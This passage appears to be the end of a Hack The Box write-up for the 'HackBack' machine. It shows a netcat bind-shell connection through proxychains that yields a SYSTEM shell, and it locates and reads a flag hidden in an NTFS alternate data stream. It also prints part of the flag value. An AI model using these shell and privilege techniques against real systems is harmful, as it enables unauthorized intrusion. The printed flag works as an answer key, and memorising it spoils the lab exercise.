(failed reverse-i-search)`proxych': vi ^Coxy.py
root@Ubuntu:~/Documents/HTB/HackBack# proxychains nc 10.10.10.128 5555
ProxyChains-3.1 (http://proxychains.sf.net)
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

And on the other side we have a SYSTEM shell!


Going into the Administrator's Desktop we see that the file isn't an MD5 hash.



```
C:\Windows\system32>cd /users/administrator/desktop
cd /users/administrator/desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt

                                __...----..
                             .-'           `-.
                            /        .---.._   \
                            |        |   \   \ |
                             `.      |    | | |        _____
                               `     '    | | /    _.-`      `.
                                \    |  .'| //'''.'            \
                                 `---'_(`.||.`.`.'    _.`.'''-. \
                                    _(`'.    `.`.`'.-'  \\      \ \
                                   (' .'    `-._.- /     \\      \ |
                                  ('./      `-._   .-|      \\      ||
                                  ('.\ | | 0') ('0 __.--.   \`----'/
                             _.--('..|    `--     .'  .-.  `. `--..'
             _..--..._ _.-'    ('.:|        .  /    ` 0 `    \
           .'           .-'     `..'    |  / .^.             |
          /           .'                \ '  .               `._
       .'|                               `.  \`...____.----._.'
     .'.'|          .                      \ |    |_||_||__|
    //   \          |                    .-'|  |   `.    \
```

However, if we check of the NTFS ADS (Alternate Data Streams) we see that flag.txt exists.


```
dir /ah /r
```



```
C:\Users\Administrator\Desktop>dir /ah /r
dir /ah /r
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\Users\Administrator\Desktop

02/06/2019  11:20 AM               282 desktop.ini
02/09/2019  03:37 PM             1,958 root.txt
                                    35 root.txt:flag.txt:$DATA
               2 File(s)          2,240 bytes
               0 Dir(s)  92,184,809,472 bytes free

C:\Users\Administrator\Desktop>
```

The flag can be viewed by using:

```
powershell get-content root.txt:flag.txt
```



```
C:\Users\Administrator\Desktop>powershell (get-content root.txt -stream flag.txt).substring(0,16)
powershell (get-content root.txt -stream flag.txt).substring(0,16)
6d29b069d4de8eed
```